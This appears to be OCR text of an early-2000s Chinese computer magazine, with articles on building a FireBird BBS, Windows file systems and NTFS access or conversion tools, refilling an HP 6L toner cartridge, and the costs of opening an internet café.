做主页时，如果你不想让链接页在当前网页的窗口里打开，我们可以把链接设成在新窗口打开。为了使你的主页更具有人性化，我们可以在网页中加入"关闭窗口"按钮，只要浏览者按一下这个按钮，就可以把新打开的窗口关闭掉。

实现这个功能的方法是，在你要关闭的网页适当的位置加入如下代码：

<form> <input onClick="window.close( )" type=button value="关闭窗口" name="button"> </form>

这时网页中就会出现一个按钮，点一下这个按钮，窗口就关闭了。

如果你不喜欢用按钮的形式，也可以用链接的形式，只要加入下面的代码就可以了：

<A onClick="window.close( )" HREF="#">关闭窗口</A>

招指一算，笔者在网海中游来弋去，看尽潮起潮落，访问过多少网站，去过多少聊天室，下载过多少软件。凝神静思，历数网络，最令我流连忘返的还是各个BBS站点。我喜欢BBS，就在于它的便捷，在于那儿活跃着的一大帮曾给我热心帮助的网上友人。

自己动手建BBS之理论篇

□北京　张在建

不少朋友是通过Telnet软件登录到BBS的，目前国内许多大学的BBS都是采用这种方式，最著名的可能就是清华大学的"水木清华"(地址为:bbs.tsinghua.edu.cn)。想登录"水木清华"参加那里热闹的讨论，只需在你的Windows操作系统的"开始/运行"中键入"telnet　bbs.tsinghua.edu.cn"就可以成功登录了。这些BBS大都采用字符界面，基于文件系统，运行于各种Unix服务器之上，著名的火鸟BBS（FireBird BBS）就是这种类型。

Telnet是一种纯字符类型的模拟终端程序，看上去比较单调，操作时要用大量的热键，新手们往往会望而却步。可喜的是，现在已经涌现了好多界面友好的模拟终端程序，Cterm即是其中之一。除了界面显示丰富多采之外，它还提供许多超出Telnet的附加功能，比如全国著名BBS站点的详细列表，就可免去你四处查找BBS站点地址的烦恼。而笔者最喜欢的则是其提供的签名档工具，做出的签名档真是太酷了。

可能更多的用户习惯的BBS是基于Web的，直接利用IE浏览器就可以使用。这种方式操作简单，速度快，几乎没有用户限制，是今后BBS主要的发展方向。

建立Web BBS有点类似建立一个小型的Intranet，所不同的是，对于个人来说，全部的硬件设施可能仅仅就是一台电脑、一个Modem或者一张网卡，整个Intranet就集成在一台电脑之中。通过小小的调整，这样的集成是可以实现的。现在利用基于WinNT或者Linux系统的Web服务器（如APACHE、IIS等），采用一些脚本语言（比如ASP、PHP、JSP），再配合一些数据库管理系统（如Mysql、sql server等），很快就可以建立一个很好的Web论坛。现在网上也有好多BBS的源代码，我们下载以后按照其说明，可以很快搭起一个BBS论坛，那时你可就是第一任"站长"了。

自己动手建BBS之实战篇

□湖北　库里南

上BBS久了,有时灌水的文章总是被斑竹砍掉,心想要是自己是站长该多好啊！

BBS的种类有FireBird、Maple、Cola等几种,其中以FireBird流传最广,使用最多,很多大站如水木清华、白云黄鹤都是基于FireBird系统的。我用的是Redhat6.1＋FireBird2000,安装并不复杂，步骤如下：

1.准备工作

用root的身份执行以下操作：

```
groupadd -g 999 BBS    为您的BBS创建一个系统的组（GROUP）
adduser -u 9999 -g BBS BBS  为您的BBS创建一个系统的账号（USER）
passwd BBS  为您的BBS这个账号设定密码，这个密码不要让别人知道
mkdir /home/BBSsrc  建立一个存放您的BBS源代码的目录
mkdir /home/BBS   建立一个存放您的BBS数据的目录
chown BBS.BBS BBS BBSsrc 让/home/BBS和/home/BBSsrc目录属于BBS账号
```

2.下载源代码

可以到ftp://www.newhua.com/3.0-20000220-SNAP.tar.gz下载最新的FB2000。下面以我下载的FB2000v1106.tar.gz为例进行讲解,把它存在/tmp下。

3.正式开始

以BBS的身份依次执行下列命令：

```
$ cd /home
$ tar -zxvf /tmp/FB2000v0918.tar.gz
解开tar文件
$ cd BBSsrc
$ ./configure
配置系统信息,会出现类似以下提示:
Please fill data for your BBS
请填写与贵站相关的BBS数据
......................................
Home directory of BBS --> [/home/BBS]
==>BBS目录所在
UID of BBS --> [9999]          ==>
BBS的系统UID
USER of BBS --> [BBS]
==>BBS的系统账号
GID of BBS --> [999]           ==>
BBS的系统GID
GROUP of BBS --> [BBS]
        ==>BBS的系统组
The ID of your site --> [AddWaterBBS]
==>贵站的英文代号
The name of your site --> [快意灌水站]
==> 贵站名称(可以为中文)
The domain name of your site --> [some.where.on.earth]  ==>贵站domain name
The IP address of your site --> [127.0.0.1]
==>贵站IP address
The Default board of your site, only change it if upgrading from old system with different default board --> [sysop]==>预设看板
Maximum number of users --> [20236]
==>最大使用人数
Maximum number of boards --> [256]
==>开板最大数目
Maximum number of on-line users --> [256]
==>最大同时上线人数
Show idle time of BBS users ? --> [Y]
==>显示idle时间
Use DLM ? --> [Y]
        ==>使用动态链接模块
Make BBS users invisible (-DINVISIBLE) ? --> [N]  ==>bbs用户是否是不可见的
PLEASE CHOOSE THIS CAREFULLY
Is libcrypt "DES" correct? --> [Y]
==> 密码编码方式
......................................
$ make
$ make install
编译安装
$ /home/BBS/bin/BBSd 2000
```

BBSd为启动BBS的命令，后面跟的参数是指开启BBS服务的端口，可以自己指定。

OK，如此简单，你的BBS就可以使用了。试试Telnet你的2000端口,然后就先上去new一个SYSOP吧，它可是BBS里的大天神,拥有使用BBS的一切权利,因此你必须先注册SYSOP(一定要大写),并且设定密码。

Windows2000因为稳定性和良好的网络性能，在不少朋友的爱机入住，其支持FAT32和NTFS文件系统格式。为了更高效更稳定地利用电脑，我们是应该使用NTFS文件系统，还是FAT32呢？各种文件系统如何相互转换和互访……为此，特向大家详细介绍文件系统的一些理论知识和实用技巧，希望对大家有所帮助。
——步步高栏目主持　小渔

¡ó江苏　刺猬

文件系统全面介绍

文件系统是指文件命名、存储和组织的总体结构。MS－DOS和旧版本的Windows使用专门的FAT16文件系统，默认情况下Windows 98也使用FAT16(在分区时你就可以看到有关选择的提示)。但Windows 98可以同时支持FAT16、FAT32两种文件系统，Windows NT支持FAT16、NTFS两种文件系统，Windows 2000则支持FAT16、FAT32、NTFS三种文件系统。Linux则支持多种文件系统，如FAT16、FAT32、NTFS、Minix、ext、ext2、xiafs、HPFS、VFAT等，不过Linux一般使用ext2文件系统。

今天，笔者就向朋友们详细介绍这几种常见的文件系统。

1.基本文件系统(FAT16)：一些操作系统维护的表格或列表，用来跟踪存储文件的磁盘空间各段的状态，也就是我们常说的“文件分配表”。

FAT16文件系统1982年开始应用于MS-DOS中。FAT文件系统的主要优点是它可以被多种操作系统访问，如MS-DOS、Windows3.x、Windows95/98/Me/2000、WindowsNT和OS/2等。不过，FAT文件系统不支持长文件名，它受到8.3规则的限制，同时FAT文件系统也无法支持系统高级容错特性，不具有内部安全特性等。

2.增强的文件系统(FAT32)：文件分配表文件系统派生的文件系统，FAT32比FAT16支持更小的簇，这使得FAT32驱动器的空间分配更有效率。

在Windows95中，通过对FAT16文件系统的扩展，长文件名的问题得到了妥善解决，这也就是人们所谓的扩展FAT(VFAT)文件系统。在Windows95中，文件名可长达255个字符，所以人们很容易通过名字来表现文件内容。Windows95的VFAT文件系统和下面将要提到的WindowsNT文件系统（NTFS）和高性能文件系统都支持长文件名。

计算机保存信息使用的簇越小，硬盘保存信息的效率就越高。下表是FAT16和FAT32的一些比较，供朋友们参考（从这张表格中可以看出FAT32文件系统提供了较大的分区和较小的簇；FAT16不支持大于2GB以上的分区；FAT32不支持小于512MB的分区)。

分区大小	FAT16簇大小	FAT32簇大小
32MB	2kB(千字节)	——
128MB	2kB	——
256MB	4kB	——
512MB	8kB	4kB
1GB	16kB	4kB
2GB	32kB	4kB
3GB-7GB	——	4kB
8GB-16GB	——	8kB
16GB-32GB	——	16kB
大于32GB	——	32kB

3.NTFS文件系统：NTFS是专用于Windows NT/2000操作系统的高级文件系统，它支持文件系统故障恢复，尤其是大存储媒体、长文件名和POSIX子系统。我们这里所讲的POSIX子系统是指定义了一组操作系统服务的“电气和电子工程师协会”IEEE标准，支持POSIX标准的程序可以很容易地从一个系统转向另一个系统，POSIX建立在UNIX系统服务的基础上，但它是按允许其他操作系统执行的方式创建的。

NTFS通过将所有的文件看作具有用户定义和系统定义属性的对象，来支持面向对象的应用程序。总的来说，NTFS文件系统具有如下优势：

(1)安全性。与NTFS文件系统相结合，我们能够轻松指定用户访问某一文件或目录、操作的权限大小。NTFS能用一个随机产生的密钥把一个文件加密，只有文件的所有者和管理员掌握解密的密钥，其他人即使能够登录到系统中，也没有办法读取它。

(2)容错性。NTFS使用了一种被称为事务（transaction）登录的技术跟踪对磁盘的修改，因此，NTFS可以在几秒钟内恢复错误，而不是HPFS的几分钟或几小时（取决于HPFS分区的大小)。

(3)稳定性。NTFS文件系统的文件不易受到病毒和系统崩溃的侵袭，这种抗干扰能力直接源自于WindowsNT操作系统的高度安全性能。即使FAT和NTFS两种文件系统在一个磁盘中并存时，由于NTFS文件系统只能被WindowsNT/2000识别，从目前情况来看，一般的病毒还很难破坏。

(4)向下的可兼容性。NTFS文件系统可以存取FAT文件系统和HPFS文件系统的数据，如果文件被写入可移动磁盘(特别是软盘)时，它将自动采用FAT文件系统。

(5)动态分区功能。NTFS文件系统支持动态分区，也就是说我们可以在线改变分区的大小，不用退出系统，也不用格式化。

不过，NTFS文件系统的最大缺点就是它只能被WindowsNT/2000、Linux所识别。虽然NTFS文件系统可以存取FAT和HPFS文件系统的文件，但它的文件却不能被FAT和HPFS文件系统所存取。另外，许多应用软件被安装到NTFS分区上时可能会有一些问题。

4.高性能文件系统（HPFS）

HPFS是OS/2的高性能文件系统，它主要克服了FAT文件系统不适合于高档操作系统这一缺点，而且HPFS同样支持长文件名，还比FAT文件系统有更强的纠错能力。WindowsNT也支持HPFS，使得从OS/2到WindowsNT的过渡更为容易。

5.ext2文件系统

这是Linux所使用的文件系统，ext2文件系统设计了崩溃恢复机制，当崩溃发生后，可以很容易地确定哪些数据丢失，以便及时恢复。不过，ext2文件系统在处理过大的文件时显得不是很有效率，无法处理超过2GB大小的文件，这对服务器用户和使用磁盘阵列技术的用户来说就显得力不从心了。因此，新一代的Linux文件系统如SGI公司的XFS、ReiserFS、ext3文件系统等都在发展之中，它们都比当前使用的ext2文件系统具有更好的性能，也各具特色。不过到底哪一种能取代现有的ext2文件系统，现在还是一个未确定数。

NTFS分区格式下的数据访问方法

□江苏　刺猬

一、在Windows9X/Me中访问NTFS分区的数据

可能朋友们会注意到，在NTFS文件系统的分区中可以访问FAT16、FAT32等其他格式的分区，但在Windows9x/Me中却无法访问到NTFS格式的分区。如果你恰好有重要数据在NTFS格式的分区下，此时该怎么办呢？

你需要下载一个名为NTFS For Windows98的软件，这是Winternals Software LP公司发布的一个共享软件，最新版本是V1.07。使你在Windows95/98里可以访问Windows NT、Windows2000 NTFS中的数据，这样就可以让DOS和Windows9x直接读取NTFS文件系统中的文件，为你解决因文件系统不同而无法使用文件的问题。不过，笔者要提醒的是，NTFS For Windows98有两种不同的版本，一种是免费的"惟读"版（Read-Only），也就是说它只能让DOS、Windows9x读取NTFS文件系统中的文件，但是不能写入文件。另外一种则可以直接读取/写入NTFS文件系统，但需要付费注册。我们可以下载其最新的1.07演示版本，下载得到的ntfs98ro.exe主文件才795kB，不过这个软件的安装可是有一些技巧的。

1.拷贝7个系统文件

请朋友们注意，在安装程序之前请首先从安装了Windows2000系统的分区中找到以下7个系统文件：Autochk.exe、Ntoskrnl.exe、Ntdll.dll、Ntfs.sys、C_1252.nls、C_437.nls、L_intl.nls。这7个文件中，除Ntfs.sys是位于\winnt\system32\drivers下外，其余6个都在\winnt\system32下可以找到，请全部拷贝到FAT32或FAT16格式的分区中。至于拷贝到什么路径下倒无所谓，等一会儿会使用到这几个文件。

2.安装程序

这一步不用多讲什么，但请一定要在Windows9x环境下安装，采取一路回车法就行了。

3.NTFS配置

这一步至关重要，在程序安装结束后会自动运行NTFS Configure（NTFS配置）程序，然后弹出一个如图1所示的名为"NTFS For Windows98 Configuration"的窗口，你需要在"NTFS System Files"框内键入或通过浏览按钮选择刚才你复制的7个系统文件所在的完整路径（注意必须包括盘符），再在"Driver Letter Assignments"框中输入你欲为NTFS分区在Windows9x/Me环境下分配的盘符号，注意这里不要加冒号，而且这个盘符还不能与已有的盘符名一样，否则会屏蔽掉原有分区，切记切记！！！比较保险一些的办法是选择最后分区后的盘符名，越往后越好。如原来最后一个分区名为F盘，那么必须是G后面的才行。

请朋友们放心，这里设置的盘符仅仅在Windows9x/Me环境下有效，不会影响Windows2000原有的分区结构。最后，点击"Apply"按钮关闭窗口，程序会提示进行重启动，重启动后我们就可以在Windows9x/Me中访问NTFS分区的数据了。

4.一些高级设置

如果在图1窗口中点击右下角的"Advanced"按钮，就可以进入如图2所示的窗口进行高级设置。

Read-Only：选取后，所有在Windows9x/Me中对NTFS分区中文件的操作都不会直接修改NTFS分区。

Write-Through：选取后，Windows9x/Me将把所有写操作立即写入NTFS分区，而不是先放入系统缓存中。

Checkpoint Interval：设定NTFS系统进行校正的周期，以校正磁盘的数据结构。

Writeback Interval：这一项决定了程序每隔多久将数据写到硬盘上，增加Writeback Interval的值会提高系统的性能，但是因系统崩溃而导致数据丢失的可能性也将增加。

惟一遗憾的是，这个试用版本只能读取NTFS分区上的数据，而无法写入到NTFS分区中，朋友们在转换之前可一定要考虑好后果哟。

二、在DOS下访问NTFS分区的数据


现在用到DOS的机会并不多，不过可说不定。因此，笔者在这里向朋友们推荐一个名为NTFSDOS Pro的免费软件，目前的最新版本是V2.0。它的大小约38kB，也是Winternals Software LP公司提供的。你只要用一张MS-DOS启动盘就可以做以前不可能做到的事，如修改、删除、更新NTFS上的文件。下载该软件后，将它解压到DOS能访问的任一个分区中，解压后一共有三个文件：ntfsdos.exe、ntfshlp.vxd和Readme.txt，我们需要用到的主文件就是ntfsdos.exe。

进入纯DOS或MS—DOS窗口，运行ntfsdos.exe程序，它将自动检查所有物理磁盘，自动搜索有无NTFS分区。如果系统中不存在NTFS分区，那么将会提示"NO NTFS drivers recognized - exiting"。如果搜索到NTFS分区，程序将会为它自动分配盘符，这个盘符是原有最后一个分区盘符后的字母，不会与你原来的盘符发生冲突。当然，假如你想自己为NTFS分区指定盘符，可以使用NTFSDOS/L:x命令来实现，这里的x是指你为NTFS分区指定的盘符。假如有多个欲访问的NTFS分区，那么可以在x后跟y、z等盘符，注意这里的xyz均不加引号、不留空格，否则设置无效。当然你指定的盘符不能与原有的任何盘符重名，否则也是无效的哟！假如你对ntfsdos.exe的使用参数感兴趣，可以在命令行方式下键入"NTFSDOS.EXE/?"。

不过，笔者觉得如果进入DOS时每次都需要运行一次ntfsdos.exe程序的话，那么也比较麻烦。其实，你可以将这个小程序拷贝到一张启动盘中，再将它加入Autoexec.bat，需要时只要用这张软盘启动系统就行了，不是方便多了吗？

文件系统格式的轻松转换

□江苏 刺猬



一、FAT16到FAT32

我们前面已经介绍过，FAT16不支持大于2GB以上的分区，而现在的主流硬盘容量已经达到30GB，要是你仍使用FAT16文件系统，那么可想而知，你需要分多少个区？更何况，FAT32在打开程序的速度、磁盘空间的利用率等方面都要比FAT16表现出色，如果你的文件系统是FAT16，还是转换到FAT32为好。

1. 在正式将驱动器从FAT16转换到FAT32之前，有些情况你还是必须要了解的。

不可逆性。一旦你使用“驱动器转换器(FAT32)“(在程序→附件→系统工具下)将硬盘转换为FAT32后，便无法返回FAT16格式，除非你对FAT32驱动器重新分区和格式化。

某些功能将被关闭。多数磁盘压缩软件与FAT32不兼容，因此如果驱动器已经压缩，将无法转换为FAT32。

某些程序可能无法工作。尽管多数程序不会受从FAT16转换为FAT32的影响，但某些依赖于FAT16的磁盘实用程序不能和FAT32驱动器一起工作。

无法引导以前版本的Windows系统。如果用“驱动器转换器(FAT32)”将硬盘转换为FAT32，你就无法再用双引导运行以前版本的Windows(Windows 95 [Version4.00.950]、Windows NT 3.x、Windows NT 4.0 和Windows 3.x)等。不过，如果在网络上，以前版本的Windows仍可以通过网络访问你的FAT32硬盘驱动器。

2. 创建FAT32文件系统的方法

如果在安装Windows 98时，你是使用Windows 95的启动盘引导系统，那么只能创建FAT16文件系统。如果使用Windows 98启动盘分区，在键入“A:\FDISK.EXE”命令后，系统将会提示“Do you want enable large support<yes,no>”的信息，选择“Y”即代表采用FAT32格式，选择“N”即代表采用FAT16格式。

假如你在安装Windows 98时选了FAT16格式，那么在安装结束后仍可以从“驱动器转换器(FAT32)”中进行转换。

3. 利用Partition Magic(分区魔术师)来完成

分区魔术师的作用可不仅仅是分区，笔者特别欣赏的是它的分区转换功能，你可以在Windows下轻松完成不同分区格式间的转换，当然对于FAT16到FAT32的转换是小菜一碟。你要做的仅仅是在选定欲转换的分区后，从右键菜单中选择“转换”命令，在随后出现的对话框中选择FAT32格式即可。

二、FAT32到NTFS

前面，我们已经介绍了NTFS文件系统的特点。下面就讨论一下如何实现由FAT向NTFS的转换，朋友们可以根据实际情况选择一种方法。

1. 安装Windows 2000时直接创建

从笔者的经验来看，这当然是一种最省事、最容易的方法。在将安装文件拷贝到硬盘上第一次重启动后，安装程序会首先询问你安装Windows 2000的路径，然后会让你选择是“继续使用FAT32文件系统”、“创建NTFS分区”、“将现有文件系统转换为NTFS分区”等，这时候你应该选择“将现有文件系统转换为NTFS分区”(这是针对你是从原有系统中进行升级安装的情况)。以下的步骤与正常安装Windows 2000时完全一样，这里就不多说了。

有一点笔者要特别提醒，假如你的系统是双引导，那么最好不要将Windows 9x和Windows 2000安装到同一分区中，这是因为Windows 9x并不正式支持NTFS文件系统，可能会导致无法引导。


2. 从其他格式转换

很多情况下，朋友们一开始安装Windows 2000时都是选择了FAT32文件系统，要是让你选择重新安装操作系统(即使并不是分区、格式化、重装系统，而是覆盖安装)，那可不是一件轻松的事。因此，还是从Windows 2000中进行转换吧。

(1)使用convert.exe命令

Windows 2000为我们提供了一个转换命令convert.exe，注意这个命令必须在命令提示符下运行。为保险起见，还是请朋友们先看一看帮助信息。使用Convert /?，可知使用格式是CONVERT volume /FS:NTFS[/U]，这里的“volume”是指定驱动器(注意后面必须跟一个冒号)、装入点或卷名；/FS:NTFS是指定要将卷转换成NTFS；/U是指定转换必须在详细模式中进行(图1)。例如笔者要将E盘从原有的FAT文件系统转换为NTFS文件系统，使用命令如下：CONVERT E:/FS:NTFS

假如你还想将其他的分区如C:、D:等转换为NTFS格式，只要依次进行上述操作即可。但笔者要事先提醒的是，convert.exe无法将NTFS文件系统转换到FAT32或FAT文件系统，因此你执行该命令前



Í¼1

可要仔细考虑。

（2）重新格式化

假如你的Windows 2000分区上并没有什么重要内容，那么索性将它格式化算了，这样你不仅可以直接在图形化界面中进行操作，而且还免去了输入命令的麻烦。

进入Windows 2000后，进入“我的电脑”或“资源管理器”中，选定欲格式化的硬盘分区，然后从右键菜单中执行“格式化”命令，就可以看到一个名为“格式化”的对话框（如图2所示），你此时只要在“文件系统”下拉列表框中选中“NTFS”，然后点击“开始”按钮就行了。

（3）使用Partition Magic进行无损转换

Partition Magic确实是一款功能极为强大的工具软件，它不仅可以在Windows界面下调整硬盘分区容量、合并分区、复制分区、重新分配自由空间，而且更可以在FAT16/FAT32分区、FAT32/NTFS间方便地实现相互转换，能让你在不丢失数据的情况下切换。最新的6.0版本还新增了将NTFS格式的分区转换为FAT或FAT32格式分区的功能，也增加了对Linux分区的支持。

进入Partition Magic后，选中某个硬盘分区，然后右击选择“转换”命令，朋友们可以看到如图3所示的对话框，只要在这里选择“NTFS”项即可将E盘转换为NTFS格式。笔者要提醒的是，这一转换操作必须在Windows 2000操作系统中进行，如果是在Windows 9x/Me系统中运行Partition Magic的话，即使所选择的分区安装了Windows 2000，“NTFS”选项还是呈灰色不可用状态！

使用Partition Magic转换文件系统不仅可以实现无损数据转换（可要保证转换文件系统时不要发生停电的惨事哟），而且以后还可以将NTFS恢复为原来的FAT32/16格式，这可是你吃后悔药惟一的方法！



图2



图3

三、NTFS到FAT32

1. 如果需要保存NTFS分区的数据

从NTFS分区转换到FAT32，如果需要保存数据，那么你就只有Partition Magic这一个选择了。不过，这一转换工作必须在Windows 2000下进行，仍旧选择“转换”命令即可完成。不过，还是在转换前保存好重要数据为好。

2. 如果不需要保存数据

如果不保存数据，可以重启进入MS－DOS模式，或者索性利用启动盘启动之后进入MS－DOS方式，运行FDISK（请注意版本问题，低版本无法识别NTFS格式的分区，而是将它认作NPFS），接下来，选择主菜单中的“3. Delete partition or logical DOS Drive”，待出现下一级子菜单后，选择“4.Delete Non-DOS Partition（删除非DOS分区）”，这样就可以将NTFS分区删除。


不过，笔者要说明的是，FDISK只能删除被安装在扩展分区中的NTFS分区，至于被安装在主分区中的NTFS，它可就无能为力了。

HP6L 碳粉盒巧添碳粉

□沈阳　刘正伟

惠普6L激光打印机以其优质的打印效果受到大家的喜爱，但其耗材的价格比较贵，不久前看到其碳粉盒加粉的方法，试用后感觉拆装比较繁锁，于是细心观察其一体化粉盒的结构，终于找到了一种更简单的方法，操作如下：

找一干净的地方，先将粉盒的硒鼓盖拆下，把粉盒如图1所示放在干净的纸上，在图1的A处（小圆圈处最佳）打一个4－5mm的小孔，打通塑壳即可（壳厚度大约2mm左右）。这时从小孔A处可看到一小销钉B，用平口小改锥从孔A处顶住小销钉里面的端面往外撬动，用力要柔，待销钉侧面出头，可用尖口钳夹住取出。这时粉盒的一侧已经分离，如图2所示（注意不要太用力掰，以免造成另一端的齿轮损坏）。卸下粉盒端盖上的螺钉C，拿下端盖，可以看到碳粉盒的塑盖D如图3，取下即可加粉。加完粉按逆序装回，最后轻轻晃动几下粉盒，使碳粉分布均匀，装回打印机。



Í¼1



图2



图3

注意：整个过程不要在强光下进行，以免破坏硒鼓的感光度。

在广大读者的强烈建议下，我们终于推出电脑创业系列的开办网吧篇。网吧的开办与经营远远没有前四个介绍的创业那么轻松(详见《电脑爱好者》2001年1-4期)，它对人员、资金都有一定的要求。由于全国各地情况不同，收费不同。本文仅供创业参考，希望您能因地制宜，三思而行。



电脑创业之五——
电脑网吧哭与乐

□本刊记者　贾欣
□特邀嘉宾　罗索

时间：2001年3月28日
地点：《电脑爱好者》热线
嘉宾背景资料：山西太原某网吧经理

嘉宾：你不要把创业写得那么轻松美好，什么投资少啦，易于管理啦，成本回收快啦，好像创业非常容易似的。

记者：是呀，困难肯定少不了的。但如果我要是老让读者经历风雨，不让他们见彩虹，还有谁会看俺的电脑创业呢？赶快配合，杀青后请你吃饭。

嘉宾：你请我吃饭？算了吧，你还是多请几个朋友到我这里来上网吧。

记者：那您就开讲吧！

嘉宾：好了，好了，就说说我开网吧的苦与乐吧。

一、申请执照（有生第一次去公安局）

申请流程：

1.领取《网吧安全运营许可证》

《网吧安全运营许可证》由网吧所在市区公安分局（信息/计算机）安全科发放。

2.申办《网吧特许经营证》

接下来是选择一个ISP（互联网接入商），向其申请《网吧特许经营证》，填表、签合同、接受检查、交纳管理费。发放《网吧特许经营证》的ISP是网吧的上级部门，负责对下属网吧的领导和监督，并且提供互联网接口。

3.到工商局办理《网吧营业执照》

4.到城区公安局办理《网吧治安许可证》

5.到物价局办理《网吧收费许可证》

6.到税务局办理《网吧税务登记证》

说起来，咱从来都是奉公守法的良民，看见警察叔叔就心慌，找女朋友时都没红过脸，但一到了警察叔叔面前，虽说心里没有鬼，但那两条腿就是止不住地想哆嗦。可办执照一定要过警察叔叔这一关，没办法，咬牙硬着头皮上吧。在公安局里有一个安全信息科，专管电脑啊、病毒啊、网吧啊。开办网吧先要在公安局登记备案，申请《网吧安全运营许可证》，有了它才能去办理其他的手续。

听不明白？好，我再说具体一点。申请网吧先要找到合适的营业场所，到当地市区公安局或派出所领取《网吧安全运营许可证》，然后再去当地电信部门办理电信接入备案登记，也就是领取《网吧特许经营证》（填表、复印、盖章……楼上楼下一通跑，还好，没收什么钱，总算在天黑前搞定）。拿着这一套东西再一次回到了公安局，顺利地盖好了大红公章，满以为就可以了。什么？备案费300元，软件费（杀毒软件和五行卫士）350元。每一台电脑还要收取管理费20元。天！当初我为什么报了30台！！！得，我先去银行取钱。接下来就是等待，因为当地市区公安局还要把网吧备案登记报到省市级公安厅审批。

终于取回了《网吧安全运营许可证》，急急忙忙地去电信开户。碰壁了，因为忘了还要公司的章。再去工商办理营业执照，好严格的审查！注册资金还算好办，只要有充足的设备款就可以了，可其他各种手续一样都不能马虎（工商注册是要花钱的，大概500多元）。总算该盖章了，去城区公安局登记呗（这两个公安局有什么不同呢？比如北京，市区公安局就是要到北京市公安局，城区公安局就是各区县公安分局如东城区公安分局）。

接下来你猜怎么着？城区公安局要求办理《网吧治安许可证》（大概400元），又是一大堆的表格、编写网吧经营管理制度、画地图、登记网吧管理人员花名册等等。还要电信开户的登记？可电信不给办理，非要我先盖网吧的章，要盖网吧的章又先要在城区公安局盖章，城区公安局又要电信的章……晕！死循环！摆明了是要我这个老实人做一回不老实的事。在熟人的招呼下总算办妥了，最后领回几张纸和一个

灭火器。回工商局盖了章，到电信开户，再到税务局、物价局办理相应的《网吧收费许可证》和《网吧税务登记证》，这下手续齐了。

你听明白了吗？什么？办手续共花了多少钱？钱算什么东西，反正我现在是无产阶级了……申请执照，我总共花了3000元左右。

该开业了，该乐了。我也这么想。

二、成本与费用（辛辛苦苦组网忙）

1.办公场所

一定要记得不要在繁华地段选址(这可是无数创业者用金钱买到的教训)，最好在大专院校或居民区附近。因为繁华地段房价高，而且大多数是匆匆过客。房屋面积当然要大一些，最少也要能放得下10－20台电脑，环境好一些会使上网的人感觉舒服，这就会吸引到白领一族，他们可是不在乎上网的那两小钱的哟。房租一年得20000元(各地行情不一)。

2.电脑

网吧的机器配置要求不高，我弄的是810的板子，赛扬466的CPU，软驱光驱不要，算下来大约只有3400元一套，再有一台配置齐全的主机就可以了。

（编者按：也有的网吧经营者，把显示器尺寸配得大一些，如17英寸显示器，因为这是吸引客户最直观的手段。相关的网吧配置方案可以参考市场一览栏目的攒机指南，不过行情总是在变的呀。）

3.打印机、刻录机、扫描仪、视频采集卡

如果创业资金富裕，当然要配一些。我本身就是一个发烧友，这些设备可都是我梦寐以求的。要这些干嘛？网吧是不能允许随便下载的(会影响Internet共享速度)，你当然可以提供统一集中下载服务，或者是刻成光盘，或者是拷贝到软盘，可以适当收费嘛！另外，你在开网吧的同时，也可以做点打字、复印、扫描、平面设计、录像带转VCD的活，增加收入(不过也要注意有相应的经营手续)。

4.人员

哎，除了老板我自己，还招了两个工作人员。一个盯白天，一个盯晚上，主要负责收费及管理。网管就是我啦，我嘛，又盯白天，又盯晚上。(苦吗？）不苦，不苦！咬牙！在山西，工资每月大概300-400元。

5.办公用品

俗话说破家值万贯，一起买时是需要相当多银两的。电脑桌？便宜一点吧，虽说晃悠晃悠的，只要靠墙搁着，一般不会有事的。饮水机也要有一个，给上网的朋友倒点水，多温情。还有像什么柜子、椅子甚至文件夹、签字笔等等，慢慢可能会发现，要买的东西太多了。到了夏天，还要准备一个冰柜，卖点冷饮什么的，能挣就挣。

6.电话及上网条件

申请一条ISDN，上网打电话都不耽误。拨号上网太土了，而且容易断线。

7.常备一些易耗品

网吧当然不会使用好的键盘或是罗技鼠标，可是招架不住那些小孩子噼里啪啦的一通乱敲。备一点吧。

另外，不要忘了公安局发的“五行卫士”，可以过滤黄毒。我就从网吧里请出了好几位浏览XXX网页的越界者。

（编者按：我们在步步高栏目为您提供了详细的网吧组建及技术管理的文章，可参考。）

三、收入（心痛的感觉）

每日收入200元左右。每月上网收入6000元，再加上其他收入2000-3000元。理想状况：每月收入10000元。

有得赚吗？你把“吗”去掉，再打我一个嘴巴。谁不想赚钱，可真不容易。我们这里的环境太差了，当地网吧一小时收费才三元钱，我索性来了个优惠，报最低价。每小时二元，都努成这样了，刚开业的时候还是门可罗雀。尤其有时只有一个客人，成本却是那么的高。我的网费和电话费呀……这不就是割肉带吐血吗？

你帮我算算，一小时1.2元电话费，白天每小时4元服务费，晚间每小时2元服务费，说实话，办网吧当初我确实是想赚钱，可开了一段时间才发现，网吧实在是很累人的。现在，靠着打字、设计、刻盘，店里的这些服务总算让我没有白忙。网吧吗？就当成是交朋友、吸引人气的场所吧。我现在正在和附近的学校联系，希望开办电脑培训，将白天网吧人少的时间段利用起来，将来或许会火起来。

四、核算（难为情）

收入：全年预计10万（主营＋副营）

成本：硬件设备投资7万元

费用及税收：共计每年6-8万元(房屋租金一年2万元，水电2万元，设备折旧更新及税收2-4万元)

如果副业收入上不来，基本上这一年就算是白忙活了。

五、心得体会（创业难啊）

我们在此提供一些资料，供经营者参考。

1.免费茶水同卫生间一样重要。

2.准备一些食品，既可增加收入也可方便上网者。

3.提供一些会员服务，对常来光顾的老用户应多多照顾。

4.耐心服务。因为有很多用户是在您的网吧，接受上网启蒙教育的。

5.宁可少收或者不收，也不要打欠条。

6.开展培训讲座活动，以长期吸引客户及增加收入。

7.开办初期人少时，多请一些高手来增加人气。

8.在当地的BBS宣传自己。

